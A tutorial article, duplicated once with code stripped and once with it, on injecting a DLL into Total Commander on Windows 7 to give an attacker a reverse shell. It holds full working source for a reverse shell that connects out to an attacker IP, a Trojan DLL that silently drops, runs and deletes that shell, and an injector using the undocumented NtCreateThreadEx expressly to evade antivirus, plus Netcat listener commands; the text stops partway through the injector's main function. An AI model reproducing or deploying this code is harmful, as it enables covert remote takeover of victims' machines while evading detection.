The following Article is not new, but its main goal is to presents the basic principles of the well known DLL Injection attacks.
With slight modifications can be implemented in the latest OSs.
What you will learn
1) How a DLL Injection is performed on a box with Windows 7 Ultimate:
a) by using a documented windows API function and
b) by using an undocumented windows API function. This method will also bypass the windows essentials anti-virus.
2) When the injection is performed, a private (yet undetectable) reverse shell is returned to the attacker (source code included).
3) In addition, a method is presented of creating a PE executable file from a DLL at run time.
What you should know
This article refers to people who already know how to program in c or c++ and have a basic knowledge of windows API calls. In addition, some knowledge of exploitation techniques is needed as:
• What is a reverse shell and how it is used.
• How Netcat can be used to listen and process connections (http://netcat.sourceforge.net/).
• Basic use of metasploit's Armitage (https://www.offensive-security.com/metasploit-unleashed/armitage/).
Introduction
DLL Injection is a popular technique used by attackers to inject an executable file in order to perform a controlled code execution. Several methods for preventing this has been developed by Operating System’s creators, but (as we will see) without 100% success.
I will present two methods of a successful attack to windows 7 Ultimate OS that returns a reverse shell to the attacker. The first method uses the documented windows API function CreateRemoteThread and the second method uses the undocumented funNtCreateThreadEx. I prefer the latest method because the first one triggers an alarm of the windows security essentials anti-virus (https://microsoft-security-essentials.en.uptodown.com/windows) while the second does not!
In addition, an undetectable reverse shell (developed in c++) will be used in conjunction with a method for transferring or packing an executable inside another executable (or DLL).
The final attack will be performed using two approaches: The traditional (manual) approach that I use Netcat only, and the... "official" approach where I use the well known Armitage of the Metasploit arsenal. Pictures of the attack will be available to you as well as a short videos.
Before we start I would like to clarify that this article is not a "How to invade" tutorial neither a method of how to install a Trojan to a victim's box. It is exactly what its title states: A method of calling a Reverse shell through DLL Injection using undocumented API in windows 7.
The Early Steps
In order to perform such attack we need first to decide which executable program we want to inject. In my example I will inject the Total Commander program (http://www.ghisler.com), the programmers’ favorite windows manager (and not only!). Injecting Total Commander means that when the user starts this program in its local box I will immediately get a shell in my box with the same privileges as the Total Commander.
The Algorithm
1. Check if 'Total Commander' is running.
2. If it is running inject it, and return a reverse shell to a specific IP address, then continue running Total Commander.
3. If 'Total Commander' is not running goto 1.
My approach will use three programs:
1. totalcmd.exe (Total Commander): is the program that will trigger the whole attack. Note that we can use any legitimate program / executable.
2. myDLL.DLL: Is the DLL that will be used as a Trojan horse. It will 'carry' the reverse shell. One of its main responsibilities is when the event DLL_PROCESS_ATTACH occurs it will unpack the reverse shell to disk and execute it.
3. dllattack08.exe: Is the program that when executed it will remain on memory waiting to perform the above 3 steps of The Method.
Step 1. Creating the reverse shell
I will present here my source code of my private reverse shell below (Source 1) :
Source 1: A Reverse shell for a windows box
The above program can be used as is (as a replaced of Netcat) or in conjunction with it.
Usage:
To run the shell successfully we need to perform the following two tasks:
Task 1: On attacker box run Netcat to listen for a connection:
on fedora :
on ubuntu :
on windows :
Task 2: On victim's box, run the reverse shell itself:
Step 2. Store the executable code of the reverse shell inside a program.
We will “store” the executable code inside the DLL (that we are going to use later) in order to be executed when it is needed (I will explain later how). Thus, I have to get the byte code of my reverse shell and put it inside to another program. There are many methods to do this. The goal is to store the whole reverse shell executable inside a byte array and then write this byte array to disk with a new name. The new file that will be created will be a normal PE executable (http://en.wikipedia.org/wiki/Portable_Executable)!
I open my reverse shell executable 'DirtyShell.exe' using my favorite ultraEdit editor (which is hex editor too). Select all, Right Click and choose Hex Copy Selected View (picture 1).

Picture 1: Copy the byte code from my reverse shell executable
I paste the select code in a new file; turn to Column Selection (Alt+C) and select all the byte code. Then Right Click and Copy (picture 2).

Picture 2: Copy the byte code from my reverse shell executable
I put the selected bytes to a new file and I put a “\x” between every hexadecimal, as the following example indicates:
From
To
The above task can be accomplished very quick if we replace all spaces with "\x". But again we will lose the first characters on each line. So it is wise if first we move all the text one position on the right:
Example
From:
To:
Just to make one space.
Now, I must put every single line in double quotes. Using the column mode (Alt+C) I can easily enclose each line between double quotes (“…”) in order to meet my final goal (picture 3):

Picture 3: Copy the byte code from my reverse shell executable
Ok, that's it. I save this file to disk with the name MyTempByteCode.txt
Step 3: Creating the DLL.
It’s time to create the DLL. It is the DLL that will be used as a Trojan horse. It will carry the reverse shell inside it. One of its main responsibilities is when DLL_PROCESS_ATTACH occurs it will unpack the reverse shell to disk and execute it.
I created using C++ in Microsoft Visual Studio 2008 (Source 2) :
Source 2: The source code of the Trojan DLL
The source code is self-explanatory: When the attach process will be triggered, I will write the reverse byte code to a file, I will execute it (in order to open the reverse shell) and I will delete it from the disk in order to hide my tracks.
Step 4: Performing the injection.
Now I need a program to trigger the above DLL. This is my 3nd program that comes into play: dllattack08.exe: It is the one that will perform the actual injection to 'Total Commander' using a documented API function and an undocumented API one (the stealth case).
I create the program using C++ VS 2008 (source 3):
Source 3: The program that triggers the DLL and makes an injection
I believe that in source 3 some things need clarification. The function that performs the actual DLL injection using the documented API CreateRemoteThread is:
The function takes 2 arguments: The process handle of the program that is going to be injected and the actual DLL filename that will be attached to the injected executable. As you can see this is "open" enough to accept anything you like...
Another interesting topic is the use of the SeDebugPrivilege function as an effort to obtain as many privileges as possible. Microsoft states that:
"By setting the SeDebugPrivilege privilege on the running process, you can obtain the process handle of any running application. When obtaining the handle to a process, you can then specify the PROCESS_ALL_ACCESS flag, which will allow the calling of various Win32 APIs upon that process handle, which you normally could not do."
This is interesting indeed. According to my tests, the above is not 100% true for windows 7, but it was worth a try... anyway.
An important drawback of this method is that it triggers the Microsoft Security Essentials Antivirus. I found that the cause of the alarm is the use of the API CreateRemoteThread inside the DllInject function. So, I replace this function with a new but... undocumented one! To explain how we find and analyze undocumented Windows API functions is another story (indeed challenging) that I will try to explain in another article. The undocumented API call is implemented in the DllInject_2 function. The only change to the code in order to call this API is to replace the 7th line from the bottom of the above source code:
From
To
And that’s it. You become stealth!
Attacking using the manual way
Below is an example of the attack using the manual (traditional) way:

Picture 4: When Dll injection in windows is performed the attacker (ubuntu) gets a reverse shell
Attacking using Metasploit Armitage
Metasploit [http://www.metasploit.com/] is a professional tool for pen testers and not only. Armitage [http://www.fastandeasyhacking.com/] is a front-end (i can say) for metasploit. This tool can be use to perform the same attack. It can be used as client to listen to the port 6666 in order get my reverse shell. Take a look here:

Picture 5: Start a listener to my reverse shell
And

Picture 6: You just get the control of the windows box
One of the interesting things here is that any reverse shell can be used. You can (for example) create an encrypted one using Metasploit, get its binary code, put it in my DLL and perform the attack. The method and the code are open enough to support such techniques.
With slight modifications can be implemented in the latest OSs.
What you will learn
1) How a DLL Injection is performed on a box with Windows 7 Ultimate:
a) by using a documented windows API function and
b) by using an undocumented windows API function. This method will also bypass the windows essentials anti-virus.
2) When the injection is performed, a private (yet undetectable) reverse shell is returned to the attacker (source code included).
3) In addition, a method is presented of creating a PE executable file from a DLL at run time.
What you should know
This article refers to people who already know how to program in c or c++ and have a basic knowledge of windows API calls. In addition, some knowledge of exploitation techniques is needed as:
• What is a reverse shell and how it is used.
• How Netcat can be used to listen and process connections (http://netcat.sourceforge.net/).
• Basic use of metasploit's Armitage (https://www.offensive-security.com/metasploit-unleashed/armitage/).
Introduction
DLL Injection is a popular technique used by attackers to inject an executable file in order to perform a controlled code execution. Several methods for preventing this has been developed by Operating System’s creators, but (as we will see) without 100% success.
I will present two methods of a successful attack to windows 7 Ultimate OS that returns a reverse shell to the attacker. The first method uses the documented windows API function CreateRemoteThread and the second method uses the undocumented funNtCreateThreadEx. I prefer the latest method because the first one triggers an alarm of the windows security essentials anti-virus (https://microsoft-security-essentials.en.uptodown.com/windows) while the second does not!
In addition, an undetectable reverse shell (developed in c++) will be used in conjunction with a method for transferring or packing an executable inside another executable (or DLL).
The final attack will be performed using two approaches: The traditional (manual) approach that I use Netcat only, and the... "official" approach where I use the well known Armitage of the Metasploit arsenal. Pictures of the attack will be available to you as well as a short videos.
Before we start I would like to clarify that this article is not a "How to invade" tutorial neither a method of how to install a Trojan to a victim's box. It is exactly what its title states: A method of calling a Reverse shell through DLL Injection using undocumented API in windows 7.
The Early Steps
In order to perform such attack we need first to decide which executable program we want to inject. In my example I will inject the Total Commander program (http://www.ghisler.com), the programmers’ favorite windows manager (and not only!). Injecting Total Commander means that when the user starts this program in its local box I will immediately get a shell in my box with the same privileges as the Total Commander.
The Algorithm
1. Check if 'Total Commander' is running.
2. If it is running inject it, and return a reverse shell to a specific IP address, then continue running Total Commander.
3. If 'Total Commander' is not running goto 1.
My approach will use three programs:
1. totalcmd.exe (Total Commander): is the program that will trigger the whole attack. Note that we can use any legitimate program / executable.
2. myDLL.DLL: Is the DLL that will be used as a Trojan horse. It will 'carry' the reverse shell. One of its main responsibilities is when the event DLL_PROCESS_ATTACH occurs it will unpack the reverse shell to disk and execute it.
3. dllattack08.exe: Is the program that when executed it will remain on memory waiting to perform the above 3 steps of The Method.
Step 1. Creating the reverse shell
I will present here my source code of my private reverse shell below (Source 1) :
C++:
/*
 DirtyShell.c
 Reverse shell in win32
Compile with VS 2008 from command line with cl:
 C:> cl DirtyShell.c
***************************************************************/
#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib, "Ws2_32.lib") // Inform the linker that
                                   // the Ws2_32.lib file is needed.

#define DEFAULT_PORT 1234
#define DEFAULT_IP "192.168.1.70"

WSADATA wsaData;
SOCKET Winsocket;
STARTUPINFO theProcess;
PROCESS_INFORMATION info_proc;
struct sockaddr_in Winsocket_Structure;

int main(int argc, char *argv[])
{
    char *IP =  DEFAULT_IP;
    short port = DEFAULT_PORT;

    if (argc == 3){
        strncpy(IP,argv[1],16);
        port = atoi(argv[2]);
    }

        WSAStartup(MAKEWORD(2,2), &wsaData);
        Winsocket=WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP,NULL, (unsigned int) NULL, (unsigned int) NULL);
        Winsocket_Structure.sin_port=htons(port);
        Winsocket_Structure.sin_family=AF_INET;
        Winsocket_Structure.sin_addr.s_addr=inet_addr(IP);

    if(Winsocket==INVALID_SOCKET)
    {
        WSACleanup();
        return 1;
    }

    if(WSAConnect(Winsocket,(SOCKADDR*)&Winsocket_Structure,sizeof(Winsocket_Structure),NULL,NULL,NULL,NULL) == SOCKET_ERROR)
    {
        WSACleanup();
        return 1;
    }

    // Starting shell by creating a new process with i/o redirection.
    memset(&theProcess,0,sizeof(theProcess));
    theProcess.cb=sizeof(theProcess);
    theProcess.dwFlags=STARTF_USESTDHANDLES;

    // here we make the redirection
    theProcess.hStdInput = theProcess.hStdOutput = theProcess.hStdError = (HANDLE)Winsocket;

    // fork the new process.
    if(CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,0,NULL,NULL,&theProcess,&info_proc)==0)
    {
        WSACleanup();
        return 1;
    }

    return 0;
}The above program can be used as is (as a replaced of Netcat) or in conjunction with it.
Usage:
To run the shell successfully we need to perform the following two tasks:
Task 1: On attacker box run Netcat to listen for a connection:
on fedora :
nc -l 1234on ubuntu :
nc -v -l -p 1234on windows :
nc -v -l -p 1234Task 2: On victim's box, run the reverse shell itself:
c:> DirtyShell.exe <attackerIP> 1234Step 2. Store the executable code of the reverse shell inside a program.
We will “store” the executable code inside the DLL (that we are going to use later) in order to be executed when it is needed (I will explain later how). Thus, I have to get the byte code of my reverse shell and put it inside to another program. There are many methods to do this. The goal is to store the whole reverse shell executable inside a byte array and then write this byte array to disk with a new name. The new file that will be created will be a normal PE executable (http://en.wikipedia.org/wiki/Portable_Executable)!
I open my reverse shell executable 'DirtyShell.exe' using my favorite ultraEdit editor (which is hex editor too). Select all, Right Click and choose Hex Copy Selected View (picture 1).
Picture 1: Copy the byte code from my reverse shell executable
I paste the select code in a new file; turn to Column Selection (Alt+C) and select all the byte code. Then Right Click and Copy (picture 2).
Picture 2: Copy the byte code from my reverse shell executable
I put the selected bytes to a new file and I put a “\x” between every hexadecimal, as the following example indicates:
From
...
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
...
To
...
\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00
...
The above task can be accomplished very quick if we replace all spaces with "\x". But again we will lose the first characters on each line. So it is wise if first we move all the text one position on the right:
Example
From:
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 To:
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00Just to make one space.
Now, I must put every single line in double quotes. Using the column mode (Alt+C) I can easily enclose each line between double quotes (“…”) in order to meet my final goal (picture 3):
Picture 3: Copy the byte code from my reverse shell executable
Ok, that's it. I save this file to disk with the name MyTempByteCode.txt
Step 3: Creating the DLL.
It’s time to create the DLL. It is the DLL that will be used as a Trojan horse. It will carry the reverse shell inside it. One of its main responsibilities is when DLL_PROCESS_ATTACH occurs it will unpack the reverse shell to disk and execute it.
I created using C++ in Microsoft Visual Studio 2008 (Source 2) :
C++:
// The Trojan DLL
// myDLL
////////////////////////////////////////////////////
#include<stdio.h>
#include <windows.h>

// In recerseshell I just put contents of the file MyTempByteCode.txt
char recerseshell[] =
"\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00"
"\xB8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xD0\x00\x00\x00"
"\x0E\x1F\xBA\x0E\x00\xB4\x09\xCD\x21\xB8\x01\x4C\xCD\x21\x54\x68"
"\x69\x73\x20\x70\x72\x6F\x67\x72\x61\x6D\x20\x63\x61\x6E\x6E\x6F"
...
...
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";

BOOL WINAPI DllMain(HANDLE hinstance, DWORD dwReason, LPVOID lpReserved)
{
    switch(dwReason)
    {
    case DLL_PROCESS_ATTACH:
        int i, len = sizeof(recerseshell);
        FILE *ptr ;
        ptr = fopen("\\DLLInjection\\DirtyShell.exe", "wb");

        for (i=0; i<len; i++)
            fprintf(ptr, "%c",recerseshell[i]);

        fclose(ptr);
        Sleep(1000);
        WinExec("\\DLLInjection\\DirtyShell.exe 192.168.57.147 6666", SW_HIDE);
        Sleep(1000);
        WinExec("cmd /c ""del \\DLLInjection\\DirtyShell.exe"" ", SW_HIDE);
    }
}The source code is self-explanatory: When the attach process will be triggered, I will write the reverse byte code to a file, I will execute it (in order to open the reverse shell) and I will delete it from the disk in order to hide my tracks.
Step 4: Performing the injection.
Now I need a program to trigger the above DLL. This is my 3nd program that comes into play: dllattack08.exe: It is the one that will perform the actual injection to 'Total Commander' using a documented API function and an undocumented API one (the stealth case).
I create the program using C++ VS 2008 (source 3):
C++:
// dllattack08.cpp
//
////////////////////////////////////////////////////

#include <windows.h>
#include <TlHelp32.h>
#include <shlwapi.h>  // Add Lib: Shlwapi.lib
#include <stdio.h>

typedef NTSTATUS (WINAPI *LPFUN_NtCreateThreadEx)
(
  OUT PHANDLE hThread,
  IN ACCESS_MASK DesiredAccess,
  IN LPVOID ObjectAttributes,
  IN HANDLE ProcessHandle,
  IN LPTHREAD_START_ROUTINE lpStartAddress,
  IN LPVOID lpParameter,
  IN BOOL CreateSuspended,
  IN ULONG StackZeroBits,
  IN ULONG SizeOfStackCommit,
  IN ULONG SizeOfStackReserve,
  OUT LPVOID lpBytesBuffer
);

//Buffer argument passed to NtCreateThreadEx function
struct NtCreateThreadExBuffer
{
  ULONG Size;
  ULONG Unknown1;
  ULONG Unknown2;
  PULONG Unknown3;
  ULONG Unknown4;
  ULONG Unknown5;
  ULONG Unknown6;
  PULONG Unknown7;
  ULONG Unknown8;
};


HANDLE GetProcessHandle(LPCWSTR szExeName, DWORD *ProcessID)
{
    PROCESSENTRY32 Pc = { sizeof(PROCESSENTRY32) } ;
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
    if(Process32First(hSnapshot, &Pc)){
        do{

            if(StrStrI(Pc.szExeFile, szExeName)) {
                *ProcessID = Pc.th32ProcessID;
                return OpenProcess(PROCESS_ALL_ACCESS, TRUE, Pc.th32ProcessID);
            }
        }while(Process32Next(hSnapshot, &Pc));
    }

    return NULL;
}

BOOL DllInject(HANDLE hProcess, LPSTR lpszDllPath)
{
    Sleep(2000);

    HMODULE hmKernel = GetModuleHandle(L"Kernel32");//heres the DLL
    if(hmKernel == NULL || hProcess == NULL)
        return FALSE;
    int nPathLen = strlen(lpszDllPath); //MAX_PATH; //

    LPVOID lpvMem = VirtualAllocEx(hProcess, NULL, nPathLen, MEM_COMMIT, PAGE_READWRITE);
    if (lpvMem == NULL)
        return FALSE;

    if (!WriteProcessMemory(hProcess, lpvMem, lpszDllPath, nPathLen, NULL))
        return FALSE;

    DWORD dwWaitResult= 0, dwExitResult = 0;

    HANDLE hThread = CreateRemoteThread(hProcess,
                                        NULL,
                                        0,
                                        (LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"),
                                        lpvMem,
                                        0,
                                        NULL);

    if(hThread != NULL){
        dwWaitResult = WaitForSingleObject(hThread, 10000); // keep the dll injection action for 10 seconds before free.
        GetExitCodeThread(hThread, &dwExitResult);
        CloseHandle(hThread);
        VirtualFreeEx(hProcess, lpvMem, 0, MEM_RELEASE);
        return (1);
    }
    else{
        return (0);
    }
}

BOOL DllInject_2(HANDLE hProcess, LPSTR lpszDllPath)
{
    Sleep(2000);

    HMODULE hmKernel = GetModuleHandle(L"Kernel32");//heres the DLL
    if(hmKernel == NULL || hProcess == NULL) return FALSE;
    int nPathLen = strlen(lpszDllPath); //MAX_PATH; //
    LPVOID lpvMem = VirtualAllocEx(hProcess, NULL, nPathLen, MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(hProcess, lpvMem, lpszDllPath, nPathLen, NULL);
    DWORD dwWaitResult, dwExitResult = 0;

    HMODULE modNtDll = GetModuleHandle(L"ntdll.dll");
    if( !modNtDll )
    {
       return 0;
    }

    LPFUN_NtCreateThreadEx funNtCreateThreadEx =
                 (LPFUN_NtCreateThreadEx) GetProcAddress(modNtDll, "NtCreateThreadEx");

    if( !funNtCreateThreadEx )
    {
       return 0;
    }

    NtCreateThreadExBuffer ntbuffer;
    memset (&ntbuffer,0,sizeof(NtCreateThreadExBuffer));
    DWORD temp1 = 0;
    DWORD temp2 = 0;
    ntbuffer.Size = sizeof(NtCreateThreadExBuffer);
    ntbuffer.Unknown1 = 0x10003;
    ntbuffer.Unknown2 = 0x8;
    ntbuffer.Unknown3 = 0;//&temp2;
    ntbuffer.Unknown4 = 0;
    ntbuffer.Unknown5 = 0x10004;
    ntbuffer.Unknown6 = 4;
    ntbuffer.Unknown7 = &temp1;
    ntbuffer.Unknown8 = 0;

HANDLE hThread;
NTSTATUS status = funNtCreateThreadEx(
                        &hThread,
                        0x1FFFFF,
                        NULL,
                        hProcess,
                        (LPTHREAD_START_ROUTINE)GetProcAddress(hmKernel, "LoadLibraryA"),
                        lpvMem,
                        FALSE, //start instantly
                        NULL,
                        NULL,
                        NULL,
                        &ntbuffer
                        );


    if(hThread != NULL){
        dwWaitResult = WaitForSingleObject(hThread, 10000); // keep the dll injection action for 10 seconds before free.
        GetExitCodeThread(hThread, &dwExitResult);
        CloseHandle(hThread);
        VirtualFreeEx(hProcess, lpvMem, 0, MEM_RELEASE);
        return (1);
    }
    else{
        return (0);
    }

}

int ActivateSeDebugPrivilege(void){
    HANDLE hToken;
    LUID Val;
    TOKEN_PRIVILEGES tp;

    if (!OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    return(GetLastError());

    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &Val))
    return(GetLastError());

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = Val;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof (tp), NULL, NULL))
    return(GetLastError());

    CloseHandle(hToken);

    return 1;
}

int main(int argc, char *argv[])
{
    DWORD CurrentSessionID, RemoteSessionID, RemoteProcessID;
    LPCWSTR lpVictimProcess = TEXT("totalcmd.exe");
    char *cpVictimProcess = "totalcmd.exe";

    printf("DLL Injection.\n");
    if ( ActivateSeDebugPrivilege() == 1)
        printf("Get All Privilege.\n");
    else
        printf("Cannot Get All Privilege.\n");

    printf("Waiting for process %s...",cpVictimProcess);

    HANDLE hProcess;
     do{
               hProcess = GetProcessHandle(lpVictimProcess, &RemoteProcessID);
               Sleep(1);
         }while(hProcess == NULL);
    printf("\nFound! Try to inject...");

